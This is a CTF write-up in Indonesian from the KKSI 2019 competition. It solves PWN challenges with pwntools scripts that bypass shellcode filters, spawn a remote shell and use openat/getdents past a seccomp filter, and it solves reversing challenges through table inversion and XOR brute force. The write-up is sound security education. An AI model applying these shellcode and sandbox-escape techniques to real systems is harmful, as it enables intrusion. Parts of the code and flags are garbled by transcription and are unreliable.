

KKSI KOMPETISI KOMUNITAS SIBER INDONESIA

27-28 November 2019, Grand Cempaka Business Hotel, Jakarta Pusat

NAMA TIM : [PUNTEN SLURrrR]

Ketua Tim	
1.	Hans Prama Setiawan
Member	
1.	Muhammad Faqih Jihan Insani
2.	Rafie Muhammad

PWN

[Easy PWN]

Diberikan file ELF 64bit bernama perjuangan. Ketika di-nc ke server, service meminta input suatu angka. Ketika dicek di file binary yang disediakan, ternyata terdapat suatu nilai yang akan dirandom dengan seed 1, kemudian dilakukan penjumlahan dan pengurangan. Jika angka yang kita berikan sama dengan angka hasil kalkulasi tersebut, maka flag akan diberikan.

```
30 v26 = *MK_FP(__FS__, 40LL);
31 srand(1u);
32 v1 = rand();
33 v2 = rand() + v1;
34 v7 = v2 - rand();

69 v4 = atoi(&s);
70 pthread_mutex_lock(&mutex);
71 if ( v4 == v7 )
72 {
73     v5 = "r";
74     stream = fopen("flag.txt", "r");
75     if ( stream )
76     {
77         v5 = (const char *)1028;
78         fgets(&src, 1028, stream);
79         fclose(stream);
80     }
```

Karena nilai random yang diberi seed akan menghasilkan nilai yang sama pada urutan pemanggilan fungsi rand yang sama, maka kita bisa membuat program c yang akan menghitung kalkulasi pada variabel v7.

sv.c

```
#include<stdio.h>
#include<stdlib.h>

int main(){
    int v1,v2,v3;
    srand(1);
    v1 = rand();
    v2 = rand() + v1;
    v3 = v2 - rand();
    printf("%d\n", v3);
}
```

Program di atas di compile dan didapatkan nilai 969527492.

```
> gcc sv.c -o sv; ./sv  
969527492
```

Masukkan nilai tersebut saat service meminta input angka dan flag akan didapatkan

```
> nc 202.148.2.243 6661  
Give me the numbers: 969527492  
Congratz!!! The f l a g is KKS12019{MAJU_tak_GENTAR!!!}
```

FLAG : KKS12019{MAJU_tak_GENTAR!!!}

[Sandbox1]

Diberikan sebuah file ELF 64bit bernama sandbox. Program ini meminta input berupa shellcode dan menjalankan kode yang kita berikan. Shellcode yang diberikan maksimal sepanjang 16 byte. Ada 3 buah code yang tidak boleh ada di shellcode yang dimasukkan, yaitu `mov al, 59;` `mov al, 2;` dan `syscall`.

```
4
5  write(1, "Enter Your Shellcode > ", 0x17uLL);
6  read(0, shellcode, 0x10uLL);
7  for ( i = 0LL; i <= 0x10; ++i )
8  {
9      if ( shellcode[i] == 0xB0u && shellcode[i + 1] == 59 )
10         kill();
11     if ( shellcode[i] == 0xB0u && shellcode[i + 1] == 2 )
12         kill();
13     if ( shellcode[i] == 0xF && shellcode[i + 1] == 5 )
14         kill();
15 }
16 (*void (__fastcall *)(_QWORD, _QWORD))shellcode)(0LL, shellcode);
17 return 0;
```

Karena tidak ada proteksi NX dan pengecekan dilakukan sebelum shellcode dijalankan, maka kita bisa mengubah shellcode yang kita masukkan saat dijalankan. Pertama-tama kita panggil `syscall read`. Untuk membypass pengecekan, kita ubah satu byte dalam shellcode tersebut dengan nullbyte yang kemudian kita ubah byte tersebut saat dijalankan. selanjutnya kita masukkan shellcode untuk memanggil remote shell. Berikut script yang kami buat

sv.py

```
from pwn import *

r = remote('202.148.2.243', 3320)

context.arch = 'amd64'
p = ""
mov esi, 0x60106c
xor rdi, rdi
mov byte ptr [esi], 0x0f
"""

p = asm(p)
p += '\x00\x05' # \x00 byte yang akan diubah dengan \x0f

r.sendafter('> ', p)
```

```
shell = '\x90'*2 + asm(shellcraft.sh())  
r.sendline(shell)  
r.interactive()
```

```
> py sv.py  
[+] Opening connection to 202.148.2.243 on port 3320: Done  
[*] Switching to interactive mode  
$ ls  
chall  
gendero_bos  
$ cat g*  
KKS12019{Genderone_Indonesia_Abang_Lan_Putih}$
```

FLAG : KKS12019{Genderone_Indonesia_Abang_Lan_Putih}

[Sandbox2]

Diberikan sebuah file ELF 64bit bernama sandbox2. Sama seperti sandbox1, program ini akan meminta shellcode (maksimal 17 byte) dan menjalankannya. Bedanya, perintah yang dilarang hanya syscall dan terdapat beberapa syscall yang difilter seperti execve, execveat, dan open.

```
5  setvbuf(stdout, 0LL, 2, 0LL);
6  setvbuf(stdin, 0LL, 2, 0LL);
7  printf("> ", 0LL);
8  read(0, shellcode, 0x11uLL);
9  for ( i = 0; i <= 0x10; ++i )
10 {
11     if ( shellcode[i] == 0xF && shellcode[i + 1] == 5 )
12     {
13         puts("[*] blocked !");
14         return -1;
15     }
16 }
17 install_syscall_filter(0LL, shellcode);
18 (*(void (*)(void))shellcode)();
19 return 0;
20 }
```

Karena NX tidak ada dan shellcode disimpan di bss, kita bisa membypass pengecekan syscall dengan cara yang sama di Sandbox1, yaitu dengan mengubah satu byte dari shellcode saat dijalankan agar menjadi perintah syscall.

```
p1 = ""
mov esi, 0x6020bc
xor rdi, rdi
mov byte ptr [esi], 0x0f
""
p1 = asm(p1)
p1 += '\x00\x05'
```

Selanjutnya, karena execve dan execveat difilter, maka kita bisa membaca file flag dan menampilkannya di output. Karena open juga difilter, kita bisa memakai syscall openat. Syscall openat memakai path absolut. Untuk mendapatkan path absolut tersebut kita bisa memakai syscall getcwd. Berikut script yang kami gunakan untuk mendapatkan path absolut dari current directory

2sv.py

```
from pwn import *
```

```
r = remote('202.148.2.243', 2020)
context.arch = 'amd64'
```

```
p1 = ""
mov esi, 0x6020Bc
xor rdi, rdi
mov byte ptr [esi], 0x0f
"""
```

```
p1 = asm(p1)
p1 += '\x00\x05'
```

```
r.sendafter('> ', p1)
```

```
shell = ""
// getcwd(*rsp, 0xff)
mov rdi, rsp
xor rsi, rsi
mov sil, 0xff
xor rax, rax
mov al, 79
syscall
```

```
// write(1, *rsp, 0xff)
xor rax, rax
inc al
xor rdi, rdi
inc rdi
mov rsi, rsp
xor rdx, rdx
mov dl, 0xff
syscall
"""
```

```
shell = '\x90'*2 + asm(shell)
r.sendline(shell)
r.interactive()
```

```
> py 2sv.py  
[+] Opening connection to 202.148.2.243 on port 2020: Done  
[*] Switching to interactive mode  
/home/ctf\x00%\x00\x00\x00\xb0 \x00\x00\x00\x00\x000c@\x00\x00\x00\x00\x00\  
x97_oh\x7f\x00\x00\x00\x00\x00\x00\x00\x0000%00\x7f\x00\x00\x00\x80\x00\x00\  
x00\x00\x00?\xb0b@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0000$\xfe\x85  
00@\x00\x00\x00\x00\x0000%00\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\  
\x00\x00\x00\x00\x00\x00A05\x070  
00\xff\xaa'Z0  
\x00\x00\x00\x0000\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00300oh\x  
7f\x00\x00800oh\x7f\x00\x000F  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
\x00\x00\x00\x00\x00\x00\x00\x00\x0000\x07@_\x00\x00\x00\x00\x0000%00\x7f\x00\x00Z  
\x07@\x00\x00\x00\x00\x0000%00\x7f\x00\x00xl c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\  
00\x00\x00\x00[*] Got EOF while reading in interactive
```

Dari hasil script di atas, current directory berada pada /home/ctf. Selanjutnya dengan asumsi file flag bernama random, maka setelah mendapatkan path absolut kita memakai getdents untuk mendapatkan nama file. Berikut script yang kami gunakan

sv.py

```
from pwn import *

r = remote('202.148.2.243', 2020)

context.arch = 'amd64'

p1 = ""

mov esi, 0x6020Bc
xor rdi, rdi
mov byte ptr [esi], 0x0f
""

p1 = asm(p1)
p1 += '\x00\x05'

r.sendafter('> ', p1)

shell = ""

// getcwd(*rsp, 0xff)
mov rdi, rsp
xor rsi, rsi
mov sil, 0xff
xor rax, rax
mov al, 79
```



```
syscall

// openat(0, *rsp, 0, 0)
xor rdi, rdi
mov rsi, rsp
xor rdx, rdx
xor r10, r10
xor rax, rax
mov ax, 257
syscall

// getdents(fd_openat, *rsp, 0xff)
mov rdi, rax
xor rax, rax
mov al, 78
xor rdx, rdx
mov dl, 0xff
mov rsi, rsp
syscall

// write(1, *rsp, 0xff)
xor rax, rax
inc al
xor rdi, rdi
inc rdi
syscall
"""

shell = '\x90'*2 + asm(shell)
r.sendline(shell)
r.interactive()
```

```

> py sv.py
[+] Opening connection to 202.148.2.243 on port 2020: Done
[*] Switching to interactive mode
l
\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x18\x00..\x00\x00\x00\x04m
\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x18\x00..\x00\x00\x00\x00\x0
4n
\x06\x00\x00\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00(\x00very_l00ng_flag_huh
\x00f
\x06\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00 \x00chall\x00\x00\x00\x
00\x00\x00\x00\x0_
\x06\x00\x00\x00\x00\x00\x05\x00\x00\x00\x00\x00\x00(\x00seccomp-bpf.h\x00\x
00\x00\x00\x00\x00\x00\x03\x97A00\x7f\x00\x0080?00\x7f\x00\x00<: \x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x0000\x07@\x00\x00\x00\x00\x0005A00\x7f\x00\x00Z\x07@\x00\x0
0\x00\x00\x0005A00\x7f\x00\x00\x1c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*] Go
t EOF while reading in interactive

```

Dari hasil di atas, file flag bernama very_l00ng_flag_huh. Terakhir, kita bisa membaca flag dengan openat menggunakan path absolut dari file tersebut. Berikut script yang kami gunakan

3sv.py

```

from pwn import *
r = remote('202.148.2.243', 2020)
context.arch = 'amd64'

p1 = """
mov esi, 0x6020Bc
xor rdi, rdi
mov byte ptr [esi], 0x0f
"""
p1 = asm(p1)
p1 += '\x00\x05'

r.sendafter('> ', p1)

shell = """
// getcwd(*rsp, 0xff)
mov rdi, rsp
xor rsi, rsi
mov sil, 0xff
xor rax, rax
mov al, 79

```

```
syscall

// rsp = /home/ctf/very_100ng_flag_huh
mov rsi, rsp
add sil, 9
movabs rax, 0x306c5f797265762f
mov [rsi], rax
add sil, 8
movabs rax, 0x67616c665f676e30
mov [rsi], rax
add sil, 8
movabs rax, 0x000000006875685f
mov [rsi], rax

// openat(0, *rsp, 0, 0)
xor rdi, rdi
mov rsi, rsp
xor rdx, rdx
xor r10, r10
xor rax, rax
mov ax, 257
syscall

// read(fd_openat, *rsp, 0xff)
mov rdi, rax
xor rax, rax
xor rdx, rdx
mov dl, 0xff
mov rsi, rsp
syscall

// write(1, *rsp, 0xff)
xor rax, rax
inc al
xor rdi, rdi
inc rdi
syscall

"""
```

```
shell = '\x90'*2 + asm(shell)
r.sendline(shell)
r.interactive()
```

[illegible]

FLAG : KKS12019{Sebutkan_Judul_Judul_Lagu_Twice_Lebih_Dari_3_Dapat_Flag}

REV

[BinRevers]

Diberikan sebuah binary 64bit bernama siapGRAAK. Program ini akan meminta flag dan memeriksa flag yang diberikan

```
> ./siapGRAAK
Flag nya apa nih Kang ?:
asdfasdfasdf
SALAH NIH
```

Jika dilihat dari fungsi main, pertama-tama suatu "string" akan dicopy ke s2. Kemudian program akan meminta input dari user yang berupa flag. Kemudian, tiap-tiap char dari flag tersebut akan diiterasi dan dijadikan argumen dari fungsi get_tbl_entry. Jika hasil dari fungsi get_tbl_entry sama dengan string s2, maka flag yang kita masukkan benar

```
10
11 v9 = *MK_FP(__FS__, 40LL);
12 strcpy(s2, "??=??(\x02'ôf0-+Êi+^0^\x15îÉx¿z=");
13 puts("Flag nya apa nih Kang ?");
14 fgets(s, 128, stdin);
15 s[strlen(s) - 1] = 0;
16 v6 = strlen(s);
17 for ( i = 0LL; i < v6; ++i )
18     s[i] = get_tbl_entry(s[i]);
19 if ( v6 == 29 )
20 {
21     if ( !strncmp(s, s2, 0x1EuLL) )
22     {
23         puts("YESSS BERHASIL");
24         result = 0;
25     }
26     else
27     {
28         puts("SALAH NIH");
29         result = 1;
30     }
31 }
32 else
33 {
34     puts("SALAH NIH");
35     result = 1;
36 }
37 v4 = *MK_FP(__FS__, 40LL) ^ v9;
38 return result;
39 }
```

Selanjutnya fungsi get_tbl_entry merupakan fungsi yang akan mengembalikan suatu nilai dari bss jika argumen yang diberikan sama dengan salah satu isi array trans_tbl. Jika kita lihat, trans_tbl berada pada address 0x201020, sedangkan nilai yang dikembalikan berada pada address 0x201021. Ini berarti jika nilai sama dengan trans_tbl[2*i], maka nilai yang akan dikembalikan adalah trans_tbl[(2*i)+1].

```

4
5   for ( i = 0LL; i <= 0xFE; ++i )
6   {
7       if ( a1 == *(_BYTE *)&trans_tbl + 2 * i )
8           return byte_201021[2 * i];
9   }
10  return 0LL;
11}

```

Untuk mendapatkan flag, maka kita hanya perlu mencocokkan nilai di s2 dengan trans_tbl[(2*i)+1]. Jika sama, maka kita ambil nilai trans_tbl[2*i]. Kita dapat mendump nilai s2 dan trans_tbl di gdb.

```

gdb-peda$ x/30xb $rbp-0xb0
0x7fffffffdf70: 0xa8  0xa8  0xf2  0xf8  0x85  0x84  0x99  0xf4
0x7fffffffdf78: 0x02  0xf8  0x47  0x93  0x66  0x4f  0xd0  0xbe
0x7fffffffdf80: 0x90  0xa1  0xd6  0x5e  0x4f  0x5e  0x15  0xa1
0x7fffffffdf88: 0x90  0x58  0xa8  0x5a  0x3d  0x00

gdb-peda$ x/600xb &trans_tbl
0x555555755020 <trans_tbl>: 0x01  0xc0  0x02  0xfc  0x03  0x42  0x04  0xb2
0x555555755028 <trans_tbl+8>: 0x05  0xa0  0x06  0x0a  0x07  0x4c  0x08  0x13
0x555555755030 <trans_tbl+16>: 0x09  0x03  0x0a  0x4e  0x0b  0xaa  0x0c  0xf9
0x555555755038 <trans_tbl+24>: 0x0d  0x55  0x0e  0xe9  0x0f  0x6b  0x10  0x86
0x555555755040 <trans_tbl+32>: 0x11  0x60  0x12  0xcf  0x13  0x94  0x14  0x31
0x555555755048 <trans_tbl+40>: 0x15  0xa6  0x16  0x9b  0x17  0x10  0x18  0xf6
0x555555755050 <trans_tbl+48>: 0x19  0xae  0x1a  0x78  0x1b  0xdd  0x1c  0x53
0x555555755058 <trans_tbl+56>: 0x1d  0xd8  0x1e  0xde  0x1f  0xda  0x20  0x8f
0x555555755060 <trans_tbl+64>: 0x21  0xce  0x22  0x7a  0x23  0x9f  0x24  0x22
0x555555755068 <trans_tbl+72>: 0x25  0x08  0x26  0xfb  0x27  0x7f  0x28  0x25
0x555555755070 <trans_tbl+80>: 0x29  0x1b  0x2a  0x68  0x2b  0xa3  0x2c  0x09
0x555555755078 <trans_tbl+88>: 0x2d  0xd9  0x2e  0xa5  0x2f  0x5d  0x30  0x84
0x555555755080 <trans_tbl+96>: 0x31  0x99  0x32  0x85  0x33  0xa2  0x34  0x9e
0x555555755088 <trans_tbl+104>: 0x35  0xad  0x36  0x2c  0x37  0xb4  0x38  0xb7
0x555555755090 <trans_tbl+112>: 0x39  0xf4  0x3a  0x9c  0x3b  0xb5  0x3c  0x87
0x555555755098 <trans_tbl+120>: 0x3d  0x41  0x3e  0x96  0x3f  0xeb  0x40  0xc5
0x5555557550a0 <trans_tbl+128>: 0x41  0xa1  0x42  0x48  0x43  0x2b  0x44  0x8c
0x5555557550a8 <trans_tbl+136>: 0x45  0x20  0x46  0xfe  0x47  0x6a  0x48  0x3a
0x5555557550b0 <trans_tbl+144>: 0x49  0xf8  0x4a  0xcb  0x4b  0xa8  0x4c  0x1a
0x5555557550b8 <trans_tbl+152>: 0x4d  0x0c  0x4e  0x47  0x4f  0x73  0x50  0xe7
0x5555557550c0 <trans_tbl+160>: 0x51  0x28  0x52  0x0d  0x53  0xf2  0x54  0xd6
0x5555557550c8 <trans_tbl+168>: 0x55  0x5a  0x56  0xbb  0x57  0xd4  0x58  0x5b
0x5555557550d0 <trans_tbl+176>: 0x59  0xee  0x5a  0x01  0x5b  0xd3  0x5c  0x29
0x5555557550d8 <trans_tbl+184>: 0x5d  0x67  0x5e  0x3f  0x5f  0xcd  0x60  0x12
0x5555557550e0 <trans_tbl+192>: 0x61  0x5e  0x62  0x4d  0x63  0x81  0x64  0x93
0x5555557550e8 <trans_tbl+200>: 0x65  0xd0  0x66  0x1d  0x67  0x35  0x68  0x15
0x5555557550f0 <trans_tbl+208>: 0x69  0x90  0x6a  0x64  0x6b  0xc4  0x6c  0xe4
0x5555557550f8 <trans_tbl+216>: 0x6d  0x91  0x6e  0x4f  0x6f  0x66  0x70  0x69

```

Berikut script yang kami gunakan untuk mendapatkan flag

```
sv.py
```

```

a = [0x01, 0xc0, 0x02, 0xfc, 0x03, 0x42, 0x04, 0xb2,
      0x05, 0xa0, 0x06, 0x0a, 0x07, 0x4c, 0x08, 0x13,
      0x09, 0x03, 0x0a, 0x4e, 0x0b, 0xaa, 0x0c, 0xf9,
      0x0d, 0x55, 0x0e, 0xe9, 0x0f, 0x6b, 0x10, 0x86,
      0x11, 0x60, 0x12, 0xcf, 0x13, 0x94, 0x14, 0x31,

```

0x15, 0xa6, 0x16, 0x9b, 0x17, 0x10, 0x18, 0xf6,
0x19, 0xae, 0x1a, 0x78, 0x1b, 0xdd, 0x1c, 0x53,
0x1d, 0xd8, 0x1e, 0xde, 0x1f, 0xda, 0x20, 0x8f,
0x21, 0xce, 0x22, 0x7a, 0x23, 0x9f, 0x24, 0x22,
0x25, 0x08, 0x26, 0xfb, 0x27, 0x7f, 0x28, 0x25,
0x29, 0x1b, 0x2a, 0x68, 0x2b, 0xa3, 0x2c, 0x09,
0x2d, 0xd9, 0x2e, 0xa5, 0x2f, 0x5d, 0x30, 0x84,
0x31, 0x99, 0x32, 0x85, 0x33, 0xa2, 0x34, 0x9e,
0x35, 0xad, 0x36, 0x2c, 0x37, 0xb4, 0x38, 0xb7,
0x39, 0xf4, 0x3a, 0x9c, 0x3b, 0xb5, 0x3c, 0x87,
0x3d, 0x41, 0x3e, 0x96, 0x3f, 0xeb, 0x40, 0xc5,
0x41, 0xa1, 0x42, 0x48, 0x43, 0x2b, 0x44, 0x8c,
0x45, 0x20, 0x46, 0xfe, 0x47, 0x6a, 0x48, 0x3a,
0x49, 0xf8, 0x4a, 0xcb, 0x4b, 0xa8, 0x4c, 0x1a,
0x4d, 0x0c, 0x4e, 0x47, 0x4f, 0x73, 0x50, 0xe7,
0x51, 0x28, 0x52, 0x0d, 0x53, 0xf2, 0x54, 0xd6,
0x55, 0x5a, 0x56, 0xbb, 0x57, 0xd4, 0x58, 0x5b,
0x59, 0xee, 0x5a, 0x01, 0x5b, 0xd3, 0x5c, 0x29,
0x5d, 0x67, 0x5e, 0x3f, 0x5f, 0xcd, 0x60, 0x12,
0x61, 0x5e, 0x62, 0x4d, 0x63, 0x81, 0x64, 0x93,
0x65, 0xd0, 0x66, 0x1d, 0x67, 0x35, 0x68, 0x15,
0x69, 0x90, 0x6a, 0x64, 0x6b, 0xc4, 0x6c, 0xe4,
0x6d, 0x91, 0x6e, 0x4f, 0x6f, 0x66, 0x70, 0x69,
0x71, 0x30, 0x72, 0x58, 0x73, 0xbe, 0x74, 0xa7,
0x75, 0x82, 0x76, 0xfa, 0x77, 0x77, 0x78, 0x2a,
0x79, 0x97, 0x7a, 0xf1, 0x7b, 0x02, 0x7c, 0x4a,
0x7d, 0x3d, 0x7e, 0x8d, 0x7f, 0x50, 0x80, 0xed,
0x81, 0x40, 0x82, 0xdb, 0x83, 0x6d, 0x84, 0xb8,
0x85, 0x74, 0x86, 0x3c, 0x87, 0xd7, 0x88, 0xc6,
0x89, 0x19, 0x8a, 0x62, 0x8b, 0xb3, 0x8c, 0xbc,
0x8d, 0xdc, 0x8e, 0xe8, 0x8f, 0x89, 0x90, 0x05,
0x91, 0x56, 0x92, 0x9d, 0x93, 0x72, 0x94, 0xa9,
0x95, 0xea, 0x96, 0xaf, 0x97, 0x70, 0x98, 0xe1,
0x99, 0xc7, 0x9a, 0xf0, 0x9b, 0x3e, 0x9c, 0xdf,
0x9d, 0x4b, 0x9e, 0x7b, 0x9f, 0x11, 0xa0, 0xbd,
0xa1, 0xe5, 0xa2, 0xc3, 0xa3, 0xd1, 0xa4, 0x0b,
0xa5, 0x38, 0xa6, 0x80, 0xa7, 0x32, 0xa8, 0x7c,
0xa9, 0x83, 0xaa, 0xc1, 0xab, 0x36, 0xac, 0x51,

```

    0xad, 0x2f, 0xae, 0x23, 0xaf, 0x63, 0xb0, 0xef,
    0xb1, 0x1c, 0xb2, 0x18, 0xb3, 0xa4, 0xb4, 0x14,
    0xb5, 0xff, 0xb6, 0xe6, 0xb7, 0xcc, 0xb8, 0xb0,
    0xb9, 0xf7, 0xba, 0x7d, 0xbb, 0xec, 0xbc, 0x26,
    0xbd, 0xe0, 0xbe, 0x8b, 0xbf, 0x61, 0xc0, 0xc8,
    0xc1, 0xb6, 0xc2, 0x54, 0xc3, 0x6c, 0xc4, 0x5c,
    0xc5, 0x75, 0xc6, 0xfd, 0xc7, 0xf3, 0xc8, 0x88,
    0xc9, 0x0f, 0xca, 0xc2, 0xcb, 0x34, 0xcc, 0x04,
    0xcd, 0x21, 0xce, 0x0e, 0xcf, 0x2e, 0xd0, 0x79,
    0xd1, 0xe3, 0xd2, 0x43, 0xd3, 0xd2, 0xd4, 0x5f,
    0xd5, 0x07, 0xd6, 0xf5, 0xd7, 0x8e, 0xd8, 0x59,
    0xd9, 0x17, 0xda, 0x27, 0xdb, 0x06, 0xdc, 0x7e,
    0xdd, 0xbf, 0xde, 0x3b, 0xdf, 0xac, 0xe0, 0xba,
    0xe1, 0x95, 0xe2, 0xca, 0xe3, 0x6f, 0xe4, 0x2d,
    0xe5, 0xb1, 0xe6, 0x98, 0xe7, 0x37, 0xe8, 0x44,
    0xe9, 0x92, 0xea, 0x9a, 0xeb, 0x33, 0xec, 0xe2,
    0xed, 0x1f, 0xee, 0x24, 0xef, 0x57, 0xf0, 0x8a,
    0xf1, 0x46, 0xf2, 0x45, 0xf3, 0xd5, 0xf4, 0x39,
    0xf5, 0x52, 0xf6, 0x49, 0xf7, 0x1e, 0xf8, 0x76,
    0xf9, 0x6e, 0xfa, 0x65, 0xfb, 0x71, 0xfc, 0x16,
    0xfd, 0xb9, 0xfe, 0xc9, 0xff, 0xab, 0x00, 0x00]

b = [0xa8, 0xa8, 0xf2, 0xf8, 0x85, 0x84, 0x99, 0xf4,
     0x02, 0xf8, 0x47, 0x93, 0x66, 0x4f, 0xd0, 0xbe,
     0x90, 0xa1, 0xd6, 0x5e, 0x4f, 0x5e, 0x15, 0xa1,
     0x90, 0x58, 0xa8, 0x5a, 0x3d, 0x00]

m = ''
for i in b:
    for j in range(0, len(a), 2):
        if(i == a[j+1]):
            m += chr(a[j])
            break

print m

```



```
> py sv.py  
KKSI2019{INdonesiATanahAirKU}
```

FLAG : KCSI2019{INdonesiATanahAirKU}

[Hex Me If You Can]

Diberikan sebuah binary 64bit bernama HexMe. Ketika dijalankan program ini akan menampilkan output berupa string hex yang dienkripsi.

```
> ./HexMe
Encrypt Hex : 5b5a4358222121286b587e757f7f756279704f5a7573717f776271707e4e5b446d
Decrypt me If You Can !!
```

Ketika string hex tersebut didecode ke string, hasilnya berupa
[ZCX"!!(kX~u\x7f\x7fubyp0Zusq\x7fbqp~N[Dm

```
>>> '5b5a4358222121286b587e757f7f756279704f5a7573717f776271707e4e5b446d'.decode('hex')
'[ZCX"!!(kX~u\x7f\x7fubyp0Zusq\x7fbqp~N[Dm'
>>>
```

Karena string ini juga terdapat dalam program, maka kami berasumsi bahwa program ini hanya mengubah string tersebut menjadi bentuk hexadesimalnya saja.

```
[ ]A\A]A^A_
%02x
[ZCX"!!(kX~u
ubyp0Zusq
wbqp~N[Dm
Encrypt Hex :
Decrypt me If You Can !!
```

Lalu kami melakukan bruteforce xor pada masing-masing char tersebut. Berikut script yang kami gunakan

sv.py

```
a = '[ZCX"!!(kX~u\x7f\x7fubyp0Zusq\x7fbqp~N[Dm'
for i in range(50):
    m = ''
    for j in range(len(a)):
        m += chr(i ^ ord(a[j]))
    print i, m
```

```

> py sv.py
0 [ZCX"!!(kX~uubyp0Zusqwbqp~N[Dm
1 Z[BY# )jYt~~tcxqN[trp~vcpq0ZEI
2 YXAZ ##*iZ|w}}w`{rMXwqs}u`sr|LYFo
3 XY@[!""+h[]v||vazsLYvpr|tars}MXGn
4 ^G\&%%,o\zq{{qf}tK^qwu{sfutzJ @i
5 ^_F]'$$-n]{pzzpg|uJ_pvtzrgtu{K^Ah
6 ]\E^$' '.m^xsyysdvI\suwyqdwvxH]Bk
7 \]D %&&/l_yrxxre~wH]rtvxpevwyI\Cj
8 SRKP*) ) cPv}ww}jqxGR}{ywjyxvFSLe
9 RSJQ+( (!bQw|vv|kpyFS|zxv~kxywGRMd
10 QPIR(++aRtuuhszEPy{u}h{ztDQNg
11 PQHS)**#`Su~tt~ir{DQ~xzt|iz{uEP0f
12 wVOT.-.$gTryssynu|CVy}s{n}|rBWHa
13 VWNU/,,%fUsxrrxot}BWx~|rzo|}sCVI`
14 UTMV, //&eVp{qq{lw~AT{ }qyl~p@UJc
15 TULW-.. 'dWqzppzmv@Uz|~pxm~qATKb
16 KJSH2118{Hneooeri`_Jecaogra`n^KT}
17 JKRI3009zIodnndsha^Kdb`nfs`ao_JU|
18 IHQJ033:yJlgmmgpkb]Hgacmepcbl\IV
19 HIPK122;xKmflfjqjc\If`bldqbcm]HW~

```

Pada key ke 16, terdapat sebuah string yang menyerupai flag, namun beberapa huruf seperti di shift sebanyak satu kali. Kami lalu memperbaiki script kami menjadi berikut

2sv.py

```

a = '[ZCX"!!(kX~u\x7f\x7fubyp0Zusq\x7fwbqp~N[Dm'
m = ''
for i in range(len(a)):
    t = ord(a[i]) ^ 16
    if(i%2 == 1):
        t += 1
    m += chr(t)

print m

```

```

> py 2sv.py
KKS12219{Infopesia_Kedapgsaan_KU}

```

Flag yang dihasilkan masih memiliki beberapa huruf yang salah, tapi kami bisa menebak huruf yang benar dan memperbaiki flag tersebut menjadi KKS12019{Indonesia_Kebangsaan_KU}.

FLAG : KKS12019{Indonesia_Kebangsaan_KU}

[Escanor With Keygen]

Diberikan sebuah binary 64bit bernama rev_64. Program tersebut akan menerima input berupa berupa flag dalam argv.

```
> ./rev_64
Usage: ./ezkeygen64 <KEY>

> ./rev_64 asdf
Ini fake flagnya m4n74b_dj1w4!
```

Terdapat tiga buah fungsi dalam program ini, yaitu main, validasi_key, dan mungkin_penting. Pada fungsi main, program akan memanggil fungsi validasi_key dengan argumen argv[1], yaitu key yang diminta program. Jika nilai yang direturn fungsi tersebut 1, maka flag akan diprint dengan key merupakan string dari flag.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax@2
4
5     if ( argc > 1 )
6     {
7         if ( (unsigned int)validasi_key(argv[1]) )
8         {
9             printf("Congratulations!! here is you flag: KKS12019{%s}\n", argv[1], argv);
10            result = 1;
11        }
12        else
13        {
14            result = 0;
15        }
16    }
17    else
18    {
19        puts("Usage: ./ezkeygen64 <KEY>");
20        result = 1;
21    }
22    return result;
23 }
```

Berikutnya fungsi validasi_key. Jika panjang argumen yang diberikan sama dengan 23, maka fungsi mungkin_penting akan dipanggil dengan argumen tadi dan nilai 23. Lalu, nilai yang dikembalikan oleh fungsi mungkin_penting akan diiterasi satu per satu, dijadikan pangkat dari bilangan 69, dan dibandingkan dengan array _Zproc_libc_fini. Jika salah satu hasil tidak sama, maka program akan memberikan output "Ini fake flagnya m4n74b_dj1w4!" dan mengembalikan nilai 0.

```

1 signed __int64 __fastcall validasi_key(const char *a1)
2 {
3     signed __int64 result; // rax@2
4     char *v2; // rax@3
5     signed int i; // [sp+14h] [bp-1Ch]@5
6     char *v5; // [sp+20h] [bp-10h]@3
7
8     if ( (unsigned int)strlen(a1) == 23 )
9     {
10         LODWORD(v2) = mungkin_penting(a1, 23LL);
11         v5 = v2;
12         for ( i = 0; i <= 30; ++i )
13         {
14             if ( *(double *)&zproc_libc_fini[i] != pow(69.0, (double)v5[i]) )
15             {
16                 puts("Ini fake flagnya m4n74b_dj1w4!");
17                 return 0LL;
18             }
19         }
20         result = 1LL;
21     }
22     else
23     {
24         puts("Ini fake flagnya m4n74b_dj1w4!");
25         result = 0LL;
26     }
27     return result;
28 }

```

Selanjutnya fungsi mungkin penting. Karena terlalu rumit maka kami hanya menganalisa return valuenya saja.

```

gdb-peda$ set args AAAAAAAAAAAAAAAAAAAAAA
gdb-peda$ r
Starting program: /root/Downloads/KKSI/rev4/rev_64 AAAAAAAAAAAAAAAAAAAAAA
[-----registers-----]
RAX: 0x602260 ("84HL84HL84HL84HL84HL84HL84HL84I=")
RBX: 0x0
RCX: 0x10
RDX: 0x3d ('=')
RSI: 0x0
RDI: 0x60227f --> 0x3d ('=')
RBP: 0x7fffffffdf0 --> 0x7fffffff010 --> 0x400b70 (<_libc_csu_init>: push r15)
RSP: 0x7fffffffdfc0 --> 0x7fffffffdf6 --> 0x0
RIP: 0x400a61 (<validasi_key+77>: mov QWORD PTR [rbp-0x10],rax)
R8 : 0x602260 --> 0x3d ('=')
R9 : 0x602260 ("84HL84HL84HL84HL84HL84HL84HL84I=")
R10: 0x40048d --> 0x5f00746163727473 ('strcat')
R11: 0x7ffff7e007c0 (<_strcat_avx2>: mov r9,rdi)
R12: 0x4006c0 (<_start>: xor ebp,ebp)
R13: 0x7fffffff0f0 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x400a54 <validasi_key+64>: mov esi,0x17
0x400a59 <validasi_key+69>: mov rdi,rax
0x400a5c <validasi_key+72>: call 0x4007b6 <mungkin_penting>
=> 0x400a61 <validasi_key+77>: mov QWORD PTR [rbp-0x10],rax
